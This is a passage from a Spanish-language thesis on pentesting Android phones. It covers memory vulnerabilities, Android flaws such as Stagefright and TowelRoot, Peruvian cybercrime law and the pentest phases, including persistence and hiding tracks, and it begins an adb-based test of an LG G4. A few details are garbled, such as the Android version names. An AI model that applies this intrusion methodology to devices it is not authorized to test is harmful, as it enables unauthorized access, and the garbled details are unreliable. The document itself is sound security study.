#### **2.1.6.2. Desbordamiento de entero**

En programación existen diferentes tipos de datos para representar valores numéricos enteros y almacenarlos en memoria y éstos tienen un rango de valores posibles limitado. Cuando se trata de almacenar un valor o realizar una operación matemática que excede la capacidad de los tipos de datos, se genera un desbordamiento de entero, que por sí solo no es muy peligroso, pero sí de ese entero depende una operación con memoria, se puede propiciar un desbordamiento de búfer.

#### **2.1.6.3. Usar después de liberar**

En la mayoría de los programas se realizan reservas de memoria en tiempo de ejecución, utilizando datos llamados punteros que referencian a las localidades de memoria reservadas. La vulnerabilidad, Usar después de liberar, es el resultado de acceder al contenido de la dirección de memoria reservada después de que ésta ha sido liberada, si un atacante es capaz de escribir datos en dicha localidad, se puede llegar a ejecutar el código arbitrario plantado por el atacante.

#### **2.1.6.4. Condición de carrera**

Esta vulnerabilidad existe cuando el cambio en el orden de dos o más eventos puede causar un cambio de comportamiento en un programa. Se crea en escenarios donde diferentes procesos acceden a

datos compartidos al mismo tiempo; como archivos, bases de datos, memoria, etc. En estas circunstancias un atacante podría insertar código malicioso en regiones compartidas de memoria y en otros casos tomar ventaja de pequeños lapsos de tiempo entre operaciones para interferir con la secuencia en que se éstas se realizan.

#### **2.1.6.5. Vulnerabilidades de día cero**

Aunque este concepto surge de aquellas vulnerabilidades explotadas el mismo día en que son descubiertas (en la mayoría de los casos no por el desarrollador), se extiende también a aquellas vulnerabilidades que no han sido solucionadas en un periodo de tiempo específico. El peligro de este tipo de vulnerabilidad reside en que puede surgir el caso en que los cibercriminales la encuentren y exploten antes de que el desarrollador este enterado de las mismas y pueda distribuir un parche a sus usuarios. Nota: Este término usualmente se refiere a vulnerabilidades no detectadas por el desarrollador, sin embargo y aunque el desarrollador esté al tanto de la vulnerabilidad, mientras el usuario final no sea provisto con un parche que la solucione, el riesgo que representa es el mismo que aquel del día cero, es por esto que el termino se utiliza de forma equivalente en ambos casos.

#### **2.1.6.6. Apk duplicate file**

Como ya se mencionó anteriormente, las aplicaciones se distribuyen empaquetadas en archivos con extensión APK, que no son más que archivos comprimidos en formato ZIP. Antes de que una APK sea descomprimida e instalada en un dispositivo, las firmas criptográficas

de sus contenidos son verificadas, buscando que coincidan con las establecidas en un archivo de manifiesto incluido en la misma APK. En caso de que las firmas no coincidan, la aplicación instaladora termina el proceso de instalación. Este proceso de verificación es una medida de seguridad tomada para evitar que los contenidos de una APK sean modificados después de que fueron firmados por las herramientas de desarrollo para Android, ya que podrían contener archivos y código diferentes al original. El equipo de investigación de la compañía de seguridad BlueBox descubrió que cuando había archivos duplicados dentro de una APK, solo se verificaba la firma del primero de esos archivos y la última versión era la que se extraía y utilizaba para la app, con lo cual vieron la forma de modificar la aplicación encargada de mostrar información del software del dispositivo, y que por cierto cuenta con privilegios elevados, añadiendo la cadena de texto “Bluebox” dentro de la misma, tal como se puede ver en la siguiente figura: Esta vulnerabilidad solo afecta a la versión de Android Jelly Bean (Gummy Bear) y anteriores, aunque fue publicada en Julio del 2013, su descubrimiento fue en Febrero y para el lanzamiento de Jelly Bean (Michael), en Julio 24, ya estaba parchada.

#### **2.1.6.7. The futex vulnerability**

Esta es una vulnerabilidad descubierta por Nicholas Allegra relacionada con un mecanismo en el Kernel de Linux que permite realizar interbloqueos en programas que necesiten ejecutar instrucciones en paralelo sobre regiones compartidas de memoria. Permitió que el Hacker



estadounidense, Geo Hotz, desarrollara la conocida app TowelRoot, que explota precisamente esta vulnerabilidad para conceder privilegios de root a dispositivos Android con el Kernel vulnerable. Afecta a la versión KitKat y anteriores de Android esta vulnerabilidad fue publicada en junio del 2014.

#### **2.1.6.8. Stagefright**

Todos los formatos de audio y video soportados por Android son procesados para su reproducción por un servicio escrito en el lenguaje de programación C++ llamado libstagefright. Este servicio se ejecuta en segundo plano y las apps de usuario pueden utilizarlo cuando requieren reproducir u obtener información contenida en los metadatos de estos tipos de archivos. El experto en seguridad, Joshua Drake, de la compañía Zimperium - Mobile Security, realizo una profunda investigación sobre este servicio y termino encontrando múltiples vulnerabilidades asociadas a él, incluyendo Desbordamientos de entero (de los cuales ya hemos hablado) y Sobre-lectura de Búfer. El problema en realidad viene a la hora de procesar dichos archivos. Un fichero MP4 especialmente construido puede contener código malicioso que podría ejecutarse con los mismos privilegios del servicio vulnerable en cuestión, los cuales son bastante elevados, justo antes de root. Los vectores de ataque para desencadenar la explotación de la vulnerabilidad son muchos, pero el más peligroso fue aquel que no requería de interacción con el usuario. Este último era a través un MMS o mensaje multimedia, ya que el contenido de estos mensajes es procesado una vez que es recibido e incluso sin necesidad

de que la pantalla del dispositivo este encendida. Con esto en mente, es fácil plantearse un escenario hipotético donde exista un malware lo suficiente complejo como para acceder a la lista de contactos del usuario, y con solo obtener el número de dos de ellos, terminamos obteniendo un malware con una tasa de distribución exponencial. Esta vulnerabilidad es reciente y actualmente la gran mayoría de dispositivos en uso siguen afectados, incluso la versión de Android: Lollipop.

### 2.1.7. Ley de delitos informáticos

**Artículo 1.** Modificación de los artículos 2,3,4,5,7, 8 y 10 de la Ley 30096, Ley de delitos informáticos

Modifícase los artículos 2, 3,4, 5, 7, 8 y 10 de la Ley 30096, Ley de Delitos Informáticos, en los siguientes términos:

**“Artículo 2.** Acceso Ilícito

El que deliberada e ilegítimamente accede a todo o en parte de un sistema informático, siempre que se realice con vulneración de medidas de seguridad establecidas para impedirlo, será reprimido con pena privativa de libertad no menor de uno ni mayor de cuatro años y con treinta a noventa días-multa.

Será reprimido con la misma pena, el que accede a un sistema informático excediendo lo autorizado.”

**“Artículo 3.** Atentado a la integridad de datos informáticos

El que deliberada e ilegítimamente daña, introduce, borra, deteriora,

altera, suprime o hace inaccesibles datos informáticos, será reprimido con pena privativa de libertad no menor de tres ni mayor de seis años y con ochenta a ciento veinte días-multa.”

**“Artículo 4.** Atentado a la integridad de sistemas informáticos

El que deliberada e ilegítimamente inutiliza, total o parcialmente, un sistema informático, impide el acceso a este, entorpece o imposibilita su funcionamiento o la prestación de sus servicios, será reprimido con pena privativa de libertad no menor de tres ni mayor de seis años y con ochenta a ciento veinte días-multa.”

**“Artículo 7.** Interceptación de datos informáticos

El que deliberada e ilegítimamente intercepta datos informáticos en transmisiones no públicas, dirigidos a un sistema informático, originados en un sistema informático o efectuado dentro del mismo, incluidas las emisiones electromagnéticas provenientes de un sistema informático que transporte dichos datos informáticos, será reprimido con una pena privativa de libertad no menor de tres ni mayor de seis años.

La pena privativa de libertad será no menor de cinco ni mayor de ocho años cuando el delito recaiga sobre información clasificada como secreta, reservada o confidencial de conformidad con la Ley 27806, Ley de Transparencia y Acceso a la Información Pública.

La pena privativa de libertad será no menor de ocho ni mayor de diez cuando el delito comprometa la defensa, seguridad o soberanía nacionales.

Si el agente comete el delito como integrante de una organización criminal, la pena se incrementa hasta en un tercio por encima del máximo legal previsto en los supuestos anteriores.”

**“Artículo 8. Fraude informático**

El que deliberada e ilegítimamente procura para sí o para otro un provecho ilícito en perjuicio de tercero mediante el diseño, introducción, alteración, borrado, supresión, clonación de datos informáticos o cualquier interferencia o manipulación en el funcionamiento de un sistema informático, será reprimido con una pena privativa de libertad no menor de tres ni mayor de ocho años y con sesenta a ciento veinte días-multa.

La pena será privativa de libertad no menor de cinco ni mayor de diez años y de ochenta a ciento cuarenta días-multa cuando se afecte el patrimonio del Estado destinado a fines asistenciales o a programas de apoyo social.”

**“Artículo 10. Abuso de mecanismos y dispositivos informáticos**

El que deliberada e ilegítimamente fabrica, diseña, desarrolla, vende, facilita, distribuye, importa u obtiene para su utilización, uno o más mecanismos, programas informáticos, dispositivos, contraseñas, códigos de acceso o cualquier otro dato informático, específicamente diseñados para la comisión de los delitos previstos en la presente Ley, o el que ofrece o presta servicio que contribuya a ese propósito, será reprimido con pena privativa de libertad no menor de uno ni mayor de cuatro años y con treinta a noventa días-multa.”

## 2.2. Marco Conceptual

### 2.2.1. Definición de Pentesting

Una prueba de penetración o pentesting, es un ataque a un sistema informático con la intención de encontrar las debilidades de seguridad y todo lo que podría tener acceso a ella, su funcionalidad y datos.

El proceso consiste en identificar el o los sistemas del objetivo. Las pruebas de penetración pueden hacerse sobre una "caja blanca" (donde se ofrece toda la información de fondo y de sistema) o caja negra (donde no se proporciona información, excepto el nombre de la empresa). Una prueba de penetración puede ayudar a determinar si un sistema es vulnerable a los ataques, si las defensas (si las hay) son suficientes y no fueron vencidas.

Los problemas de seguridad descubiertos a través de la prueba de penetración deben notificarse al propietario del sistema. Con los resultados de las pruebas de penetración podremos evaluar los impactos potenciales a la organización y sugerir medidas para reducir los riesgos.

Las pruebas de penetración son valiosas por varias razones:

- Determinar la posibilidad de éxito de un ataque.
- Identificación de vulnerabilidades de alto riesgo que resultan de una combinación de vulnerabilidades de menor riesgo explotadas en una secuencia particular.

- Identificación de vulnerabilidades que pueden ser difíciles o imposibles de detectar con red automatizada o un software de análisis de vulnerabilidades.
- Comprobar la capacidad de los defensores de la red para detectar con éxito y responder a los ataques.

## **2.2.2. Fases del Pentesting**

### **2.2.2.1. Fase de reconocimiento**

Antes de comenzar con el análisis de esta etapa, repasemos brevemente algunas características de un pentesting. En primera instancia, podremos categorizarlo en función de los datos disponibles y los alcances de la evaluación. Así, tendremos los análisis tipo White box y Black box. En el primero de los casos, el tester tiene a su disposición información sobre la infraestructura de la empresa y la profundidad del análisis está pactada de antemano. En el segundo, no se dispone prácticamente de información del objetivo, con lo cual en este caso la fase de reconocimiento es fundamental. El analista llegará hasta donde sus habilidades y las medidas de seguridad implementadas se lo permitan. En la práctica, la mayoría de estos tests suelen ser híbridos, por lo que encararemos el análisis de estas fases teniendo este punto en mente. Ahora sí, sin más preámbulos, comencemos a ver las características de la fase de reconocimiento. Esta fase es la que más tiempo insume dentro de la planificación. Lo que se busca en primera instancia es definir al objetivo y, a partir de ello, obtener la mayor cantidad de información sobre él. Para el caso de personas físicas, ejemplos de recopilación de

información serían direcciones de e-Mail, direcciones físicas, información personal, etcétera. En el ámbito corporativo, además se buscarán direcciones IP, resolución de nombres DNS, etcétera. En esta parte, denominada gathering information, el atacante utiliza varias técnicas o metodologías, por ejemplo, el footprinting, la ingeniería social y el dumpster diving (trashing). La importancia de esta fase radica en la necesidad de determinar el objetivo y obtener toda la información posible (dependiendo del alcance pactado con la organización), que permita llevar a cabo un ataque exitoso. En este sentido, la preparación es crítica ya que, al momento del ataque, no hay tiempo para detenerse y volver a empezar. Según cómo se realice la búsqueda de información, tenemos dos métodos distintos. El primero de ellos son las búsquedas online, donde vamos a buscar información a través de Internet. En cambio, la búsqueda offline abarca técnicas como las mencionadas: dumpster diving e ingeniería social. Una de las técnicas más utilizadas para realizar búsquedas online es la de Google Hacking. Consiste en emplear las funciones de búsquedas avanzadas del conocido buscador, combinadas de forma tal que permitan obtener información muy precisa, como, por ejemplo, equipos conectados a Internet que utilicen un sistema operativo en particular que tiene ciertas vulnerabilidades conocidas. Otro ejemplo sería, mediante ciertas cadenas de búsqueda, encontrar dispositivos específicos conectados a Internet, etcétera.

En esta etapa, casi no se usan herramientas de software, ya que, en la mayoría de los casos, con una alta dosis de paciencia y pericia en el uso de los parámetros avanzados de búsqueda de los navegadores, es

posible encontrar una gran cantidad de información. Por otro lado, para complementar esa información, existen varios sitios web con recursos online que ofrecen mucha información referente a dominios, servidores DNS y demás. Por ejemplo, Goolag es un recurso online ([www.goolag.org](http://www.goolag.org)) que podemos utilizar para buscar vulnerabilidades en dominios o sitios de Internet, con técnicas de Google Hacking. Otro sitio, que puede resultar de gran utilidad, es KartOO ([www.kartoo.org](http://www.kartoo.org)), que nos permite ver, en forma gráfica, cómo se relacionan los enlaces que posee un sitio.

#### **2.2.2.2. Fase de escaneo**

En esta fase, utilizaremos la información previa con el objetivo de detectar vectores de ataque en la infraestructura de la organización. En primer lugar, comenzaremos con el escaneo de puertos y servicios del objetivo. Determinamos qué puertos se encuentran abiertos, y luego, asociamos el puerto a un servicio dado. Una vez que hemos finalizado con esto, llega el turno del escaneo de vulnerabilidades. Éste nos permitirá encontrar vulnerabilidades en el o los equipos objetivo, tanto del sistema operativo como de las aplicaciones. Conceptualmente, a todo este proceso lo podremos dividir en seis etapas. En cada una de ellas buscaremos distintos tipos de información, desde los equipos online en una red o segmento hasta la planificación del ataque en sí mismo. Vale la pena aclarar que esta división es conceptual, ya que las herramientas suelen cubrir varias etapas juntas en un mismo análisis. Estas etapas son: detección de sistemas vivos o activos, escaneo de puertos, detección del



sistema operativo, identificación de servicios, escaneo de vulnerabilidades y planificación del ataque. Para empezar, la forma más simple de ver si un host está activo es a partir de la técnica de ping sweep, que consiste en enviar paquetes ping por broadcast a los hosts de una red. Si responde, implica que está online y que es un objetivo potencial de ataque. Pero si un escaneo realizado con ping sweep no detecta hosts vivos, no significa que éstos no existan. Suele utilizarse como complemento de otras técnicas, ya que por sí sola no es muy precisa. Como segunda etapa, el análisis a partir de los puertos abiertos es el complemento ideal para el ping sweep: si a un equipo se le pueden analizar los puertos, implica que está activo.

Sin entrar en detalles, para este análisis se pueden usar varios tipos de escaneos que aprovechan distintas características del protocolo TCP (particularmente, la combinación de sus flags y la implementación del protocolo para distintos sistemas operativos). Podemos mencionar algunos de ellos, como SYN stealth can, FIN scan, XMAS tree scan, NULL scan, FIN scan, etcétera.

La tercera fase, la de detección del sistema operativo, se realiza a partir de las respuestas que el host brinda frente a determinados paquetes. Cada sistema operativo tiene su implementación del protocolo TCP, y responde de manera diferente a ciertos paquetes que son interpretados por la aplicación una vez recibidos. Como cuarta etapa, tenemos la identificación de servicios. A grandes rasgos, esto podemos hacerlo a partir del banner grabbing, que implica obtener información de la

aplicación con la lectura de banners predeterminados. Recordemos que los banners son leyendas que traen las aplicaciones donde se brinda información sobre ellas, como la versión, la arquitectura, etcétera. De forma más sencilla, esto también podemos hacerlo al asociar los puertos abiertos, hallados en la etapa de escaneo, con el servicio brindado en ese puerto. Con los datos recopilados en las etapas anteriores, comenzaremos con el escaneo de vulnerabilidades. Esto es, dependiendo de los servicios que se estén brindando (web, e-mail, FTP, etcétera), del sistema operativo base del equipo (Windows, Linux, Solaris, Mac OSX, etcétera) y la aplicación (IIS, Apache, etcétera), se podrá determinar la existencia de vulnerabilidades conocidas y así poder explotarlas posteriormente. Para el caso de vulnerabilidades desconocidas, se utilizan otras técnicas. Finalmente, la planificación del ataque tendrá como objetivo llevar a cabo el proceso de anonimización y ocultación de huellas del ataque. Como estamos en la piel del atacante, es importante que, al momento de ingresar al sistema, no queden rastros de lo que se hizo ni cómo se hizo. Esta sexta etapa tiene en cuenta diversas técnicas para llevar esto a cabo.

### **2.2.2.3. Fase de explotación**

Una vez detectadas las vulnerabilidades, el gran paso es el ingreso al sistema definido como objetivo. Si esto se realiza en el marco de una simulación o de un pentesting hecho por profesionales, no se suele tomar control sobre el sistema sino detectar las vulnerabilidades y proponer soluciones. En un ataque o simulación más realista, esta fase será quizá

la que produzca la mayor descarga de adrenalina, ya que aquí se utilizan los recursos y conocimientos de manera condensada. Una vez encontrada una vulnerabilidad, el atacante buscará un exploit que le permita explotarla y obtener el control, lo que en la jerga se conoce como *ownear* el servidor.

#### **2.2.2.4. Fase de mantenimiento de acceso**

Una vez obtenido el acceso, lo que realmente se desea es mantener al equipo comprometido entre las filas del atacante. Para esto, hay que buscar la manera de que el acceso ganado sea perdurable en el tiempo. En la mayoría de los casos, esto se logra a partir de la instalación y la ejecución de diversos tipos de software malicioso. Si bien el comportamiento va a cambiar dependiendo del tipo de software, el resultado siempre es el mismo: el atacante podrá retomar el acceso al equipo comprometido cada vez que lo desee. Algunos ejemplos del software que se utiliza en esta etapa son los troyanos y backdoors, keyloggers, spyware, etcétera. Retomando la planificación del ataque, ya mencionamos que siempre se busca mantener la anonimidad en el ataque y, por otro lado, ocultar huellas. En Internet hay varios sitios donde podemos encontrar información sobre Penetración Testing. Algunos de ellos son: [www.isecom.org/osstmm](http://www.isecom.org/osstmm), <http://csrc.nist.gov>, [www.oisssg.org](http://www.oisssg.org) y también [www.vulnerabilityassessment.co.uk](http://www.vulnerabilityassessment.co.uk). Una de las metodologías más reconocidas es la OSSTMM (Open Source Security Testing Methodology Manual), que especifica en forma detallada los pasos necesarios para llevar adelante una Penetración Test.

## CAPITULO III

### MATERIALES Y METODOS

#### 3.1. Ubicación Geográfica del Estudio

El presente trabajo de investigación se ubica en la región de Puno, provincia de Puno y distrito de Puno

#### 3.2. Población y Muestra del Estudio

##### **Población**

Para esta investigación se tomó como población todos los usuarios de dispositivos móviles con un sistema operativo Android en Perú.

**Tabla N° 1 Porcentaje de versiones de Android más usados**

Versión	Codename	API	Distribución
2.3.3 - 2.3.7	Gingerbread	10	0.3%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.4%
4.1.x, 4.2.x, 4.3.	Jelly Bean	16, 17, 18	1.7%, 2.6%, 0.7%
4.4	Kitkat	19	12.0%
5, 5.1	Lollipop	21, 22	5.4%, 19.2%
6	Marshmallow	23	28.1%
7, 7.1	Nougat	24, 25	22.3%, 6.2%
8, 8.1	Oreo	26, 27	0.8%, 0.3%

**FUENTE: Elaboración propia****3.3. Técnicas e instrumento de recolección de datos**

Los datos recolectados en el análisis de penetración fueron registrados en un reporte de vulnerabilidades de acuerdo a las fases del pentesting del cual se habla detalladamente en las referencias teóricas.

En instrumento para la recolección de datos se harán mediante las fases del pentesting a los dispositivos seleccionados descritos en la siguiente tabla:

Tabla N°2 Descripción de dispositivos Smartphones

Marca del Smartphone	Huawei P8 Lite	LG K10	LG G4	Xiaomi Redmi Note 4	Bitel B8410
Imagen de referencia					
Dual SIM	Dual SIM (Dual Standby)	Dual SIM (Dual Standby)	No	Dual SIM (Dual Standby)	No especifica
Conectores externos	Jack 3,5 mm para auriculares, Micro USB 2.0	Jack 3,5 mm para auriculares, Micro USB 2.0	AV 3.5 mm, Jack 3,5 mm para auriculares, Micro USB v2.0, SlimPort 4K, USB Host, USB On-The-Go	Jack 3.5 mm para auriculares, Micro USB 2.0, USB Host, USB On-The-Go	No especifica
Pantalla táctil	Multitáctil	Multitáctil	Multitáctil	Multitáctil	Multitáctil
Resolución	720 x 1280 Pixels	720 x 1280 Pixels	1440 x 2560 Pixels	1080 x 1920 Pixels	800 x 480 Pixels
Sensores	Acelerómetro, eCompass, Sensor de luz ambiental, Sensor de proximidad	Acelerómetro, Sensor de luz, Sensor de proximidad	Acelerómetro, Barómetro, eCompass, Espectro de color, Giroscopio, Sensor de proximidad	Acelerómetro, eCompass, Giroscopio, Hall Sensor, Huella dactilar (rear-mounted), Sensor de luz ambiental, Sensor de proximidad	No especifica
Otras características	Emotion UI 3.1, Huawei Emotion 3.1 UI	2.5D curved glass screen, LG Optimus UX 4.0 UI	LG Optimus UX 4.0 UI	2.5D curved glass screen, 450 cd/m2, contrast ratio, MIUI 8.0	No especifica
Tipo	Ion Litio no renovable	Ion Litio renovable	Ion Litio renovable	Polimero de Litio no renovable	No especifica
Capacidad	2200 mAh	2300 mAh	3000 mAh	4100 mAh	1350 mAh
Resolución	13 Megapíxeles	13 Megapíxeles	16 Megapíxeles	13 Megapíxeles	5 Megapíxeles
Resolución (tamaño)	4160 x 3120 Píxeles	4160 x 3120 Píxeles	5312 x 2988 Píxeles	4160 x 3120 Píxeles	No especifica
Características cámara	Apertura $f/2.0$ , Autodisparo, Autofocus, Detector de caras y sonrisas, Estabilizador de imagen digital, Geotagging, HDR, Objetivo Gran Angular 27mm, Omnivision OV13850, Panorama, Touch focus	Apertura de $f/2.2$ , Autodisparo, Autofocus, Detector caras, Disparo continuo, Estabilizador de imagen digital, Geotagging, HDR, Panorama, Sensor CMOS, si, Touch focus	Apertura de $f/1.8$ , Autofocus laser, Detector de caras y sonrisas, Disparo en formato RAW, Estabilización óptica de imagen, Geotagging, HDR, Objetivo Gran Angular 28mm, OIS (3-axis), Phase detection, Sensor tamaño 1/2.6, Simultaneidad de grabación de imagen y video, tamaño de píxel 1.12 $\mu\text{m}$	Apertura $f/2.0$ , Autodisparo, Autofocus, Detector de caras y sonrisas, Disparo continuo, Geotagging, HDR, ISOCELL, Numero de lentes 5P, Panorama, Phase detection autofocus, Samsung S5K3L8, tamaño de píxel 1.12 $\mu\text{m}$ , Touch focus	No especifica
Resolución cámara frontal	5 Megapíxeles	8 Megapíxeles	8 Megapíxeles	5 Megapíxeles	0.3 Megapíxeles
Formatos música	3GP, AAC, AAC+, aacPlus, aacPlus v2, AMR, AMR-NB, eAAC, FLAC, GSM-AMR, HE-AAC v1, HE-AAC v2, M4A, MIDI, MP3, OGG, WAV, WMA	AAC, AAC+, aacPlus, aacPlus v2, ADPCM, AMR, AMR-NB, AMR-WB, eAAC+, FLAC, GSM-AMR, HE-AAC v1, HE-AAC v2, MIDI, MP3, OGG, PCM, WAV, WMA	AAC, AMR, AMR-NB, AMR-WB, eAAC+, FLAC, MIDI, MP3, OGG, WAV, WMA	AAC, AAC+, aacPlus, aacPlus v2, AMR, AMR-NB, AMR-WB, eAAC+, FLAC, GSM-AMR, HE-AAC v1, HE-AAC v2, MIDI, MP3, OGG, WAV, WMA	No especifica
Características audio	Altavoz, Cancelación de ruido con micrófono dedicado	Altavoz	24-bit/192kHz audio, Altavoz, Cancelación de ruido con micrófono dedicado	24-bit/192kHz audio, Altavoz, Cancelación de ruido con micrófono dedicado	No especifica
Formatos reproductor video	3GPP, AVI, H.263, H.264, MP4, MPEG4, WEBM, WMV, XviD	3GPP, AVI, H.263, H.264, MP4, MPEG4, VP8, VP9, XviD	3GPP, AVI, DivX, Flash Video, H.263, H.264, H.265, MKV, MP4, WEBM, WMV, XviD	3GPP, AVI, H.263, H.264, H.265, MKV, MP4, Quick Time, VC-1, XviD	3GPP, AVI, H.263, H.264, MP4, MPEG4, WEB
Marca del Smartphone	Huawei P8 Lite	LG K10	LG G4	Xiaomi Redmi Note 4	Bitel B8410
Aplicaciones	Almacenamiento masivo, Editor de fotografías, Editor de video, OTA, PC Sync, Tethering, Visor de documentos	Almacenamiento masivo, Editor de fotografías, Editor de video, OTA, PC Sync, Tethering, Visor de documentos	Editor de documentos (Word, Excel, PDF...), Editor de fotografías, Editor de video	Almacenamiento masivo, Editor de fotografías, Editor de video, OTA, PC Sync, Tethering, Visor de documentos	No especifica
Mensajería	Email, Mensajería instantánea (IM), MMS, Push Email, SMS (vista conversación)	Email, Mensajería instantánea (IM), MMS, Push Email, SMS (vista conversación)	Email, Mensajería instantánea (IM), MMS, Push Email, SMS (vista conversación)	Email, Mensajería instantánea (IM), MMS, Push Email, SMS (vista conversación)	No especifica
Procesador	HiSilicon Kirin 620, Mali-450MP4, Octa-core 1.2 GHz Cortex-A53	Adreno 306, Mali-T720MP3, Mediatek MT6753, Octa-core 1.14 GHz, Quad-core 1.2 GHz Cortex-A53, Qualcomm MSM8916 Snapdragon 410	Adreno 418, Hexa-core 2x1.8 GHz Cortex-A57, Hexa-core 4x1.4 GHz Cortex-A53, Qualcomm MSM8992 Snapdragon 808	Adreno 506, Octa-core 2.0 GHz Cortex-A53, Qualcomm MSM8953 Snapdragon 625	1.3GHz dual core MT6572
Memoria RAM	2 Gb	1/1.5/2 Gb	3 Gb	2/3/4 Gb	500 Mb
Almacenamiento disponible	16 Gb	16 Gb	32 Gb	32/64 Gb	8 Gb
Características del GPS	A-GPS, GLONASS	A-GPS, GLONASS	A-GPS, GLONASS	A-GPS, Beidou, GLONASS	A-GPS, GLONASS
Sistema operativo	Android v5.0 (Lollipop)	Android 5.1 (Lollipop)	Android OS, v6.0 (Marshmallow)	Android OS, v8.0 (Oreo)	Android OS, v4.4 (KitKat)

FUENTE: Elaboración propia

### 3.4. Procedimiento de recolección de datos

#### 3.4.1. Ejecución de Pentesting

En la presente sección se muestra todo el proceso de creación y comprobación del método propuesto para realizar auditoria de seguridad al Sistema y a algunos de sus componentes. De acuerdo a las fases de penetración En primer lugar, se hace un reconocimiento de los elementos que hay que tener en cuenta en el análisis y luego se hace un escaneo de todos los puertos y sus vulnerabilidades y una vez encontrada las vulnerabilidades se hace la explotación mediante la instalación de una APK maliciosa para poder manipular el sistema remotamente, por último, se asegura la persistencia del acceso.

A continuación, se detallará el diseño de las pruebas, es decir, qué pruebas se van a llevar a cabo, con qué herramientas de Kali Linux, qué datos se van a estudiar y qué información se espera obtener. Posteriormente, se mostrarán los resultados obtenidos en las pruebas sobre las aplicaciones y se determinará si cada aplicación es lo suficientemente segura. Para concluir, se realizará un comentario crítico analizando y resumiendo los diferentes resultados obtenidos.

#### 3.4.2. Herramientas para Pentesting

**ADB:** es una herramienta que se sitúa entre el dispositivo y el sistema de desarrollo. Provee al desarrollador de funcionalidades de gestión como sincronización de archivos, consola UNIX y comunicación entre dispositivos conectados y emuladores.

**DbBrowser SQLite:** Es una herramienta de código abierto para crear, diseñar y editar archivos de bases de datos compatibles con SQLite. Sirve además para crear bases de datos, importar y exportar registros, emite consultas SQL, exportar tablas a archivos CSV y otras funciones que la hacen una herramienta potente para bases de datos.

**Kali Linux:** Kali Linux es una distribución de Linux avanzada para pruebas de penetración y auditorías de seguridad. Kali es una completa re-construcción de BackTrack Linux desde la base hacia arriba, y se adhiere completamente a los estándares de desarrollo de Debian.

**APKtool:** Las aplicaciones Android se empaquetan en archivos "APK", que al igual que los archivos "jar" no son más que archivos "zip" sin encriptación, por lo que simplemente usando herramientas como APKtool se los puede descomprimir y extraer todos sus recursos. APKtool Compila y decompila aplicaciones de android. APK.

**Dex2jar:** Toma un archivo APK o el classes.dex y devuelve un archivo .jar, que se puede abrir con decompiladores de Java como JD-GUI y acceder al código de la aplicación en Java. El principal objetivo de realizar este tipo de operaciones para acelerar el análisis de la amenaza, o evitar pasar grandes cantidades de tiempo comprendiendo la estructura de la aplicación.

**Wireshark:** Está basado en la API pcap diseñada para la captura de paquetes de red y añade interfaz de usuario. La aplicación es capaz de filtrar más de 1100 protocolos y mostrar la información de manera estructurada.



### 3.5. Procesamiento y análisis de datos

#### 3.5.1. Reconocimiento

##### 3.5.1.1. Análisis de sistema operativo Android 6.0 Marshmellow

Para realizar el pentesting se utilizó una serie de herramientas como Android SDK, ADB, con las cuales se pueden realizar test de penetración y verificar tanto la estructura del sistema como las vulnerabilidades que se pueden encontrar realizando distintas pruebas.

##### 3.5.1.2. Análisis del Smartphone conectado al pc

###### Herramienta: ABD

**Objetivo:** Conocer las características del celular y poder ingresar al sistema operativo para observar sus componentes.

###### Descripción del proceso

ADB Es una herramienta de línea de comandos versátil que permite comunicarse con una instancia de emulador o dispositivo con Android conectado al equipo. Es un programa cliente – servidor.

###### Componentes del ADB

La comunicación del ADB se basa en un modelo cliente-servidor, dónde sus componentes son:

- **Cliente:** se ejecuta en el entorno de desarrollo desde la consola de comandos.

El DDMS también ejecuta clientes ADB y es más sencillo de utilizar.

- **Servidor:** se ejecuta como un proceso en background en el entorno de desarrollo. El servidor controla la comunicación entre el cliente y el demonio que se ejecuta en el dispositivo.
- **Demonio:** se ejecuta en background sobre cada instancia de un dispositivo.

### Ciclo de ejecución de ADB

El ciclo de ejecución del ADB es el siguiente:

- Se ejecuta el cliente ADB
- Se comprueba si hay procesos de servidor ADB en marcha.
- Si no, se crea un proceso de servidor ADB.
- El servidor hace un bind al puerto local 5037 TCP.
- El servidor escucha los comandos enviados por los clientes (todos se comunican por ese puerto).
- El servidor configura todos los dispositivos en ejecución (se les asignan puertos impares desde el 5555 al 5585).
- Cuando el servidor encuentra un demonio ADB, configura la conexión del puerto.
- Una vez conectado el servidor, se configuran las conexiones de todas las instancias para poder usar comandos de control y acceso a las instancias. Se puede controlar cualquier dispositivo desde cualquier cliente.

### 3.5.1.3. Tipo de celular analizado


Modelo: LG G4

Versión de Android: 6.0

Versión de núcleo: 3.10.84

Versión de software: V20a-716-10.

**Figura N°1 Características del Smartphone LG G4**



**FUENTE:** Wikipedia.org

### Conexión con el comando adb

**Figura N°2 Conexión con el comando adb**

```
C:\adb>adv devices
"adv" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\adb>adb devices
List of devices attached

C:\adb>adb shell
shell@ILIUM_S130:/ $ exit
exit

C:\adb>adb devices
List of devices attached
0123456789ABCDEF          device
```

**FUENTE:** Elaboración propia

Una vez conectado se ejecuta el comando adb shell el cual da una directa interacción con el dispositivo y donde se pueden ejecutar comandos y

desarrollar acciones para analizar la información del dispositivo. En la figura siguiente se puede observar la conexión del dispositivo al equipo.

**Conexión a la Shell adb**

**Figura N°3 Conexión a la Shell adb**

```
C:\adb>adb shell
shell@ILIUM_S130:/ $ exit
exit

C:\adb>adb devices
List of devices attached
0123456789ABCDEF    device

C:\adb> adb shell
shell@ILIUM_S130:/ $
```

**FUENTE:** Elaboración propia

**3.5.1.4. Escaneo**

Una vez en el shell se ejecuta el comando ps para correr la lista de proceso.

**Lista de procesos**

**Figura N°4 Lista de procesos**

```

C:\Windows\system32\cmd.exe - adb shell
root      78      2      0      0      ffffffff 00000000 D wdtk-1
root      79      1      740    272    ffffffff 00000000 S /sbin/ueventd
root      81      2      0      0      ffffffff 00000000 S jbd2/mmcblk0p4-
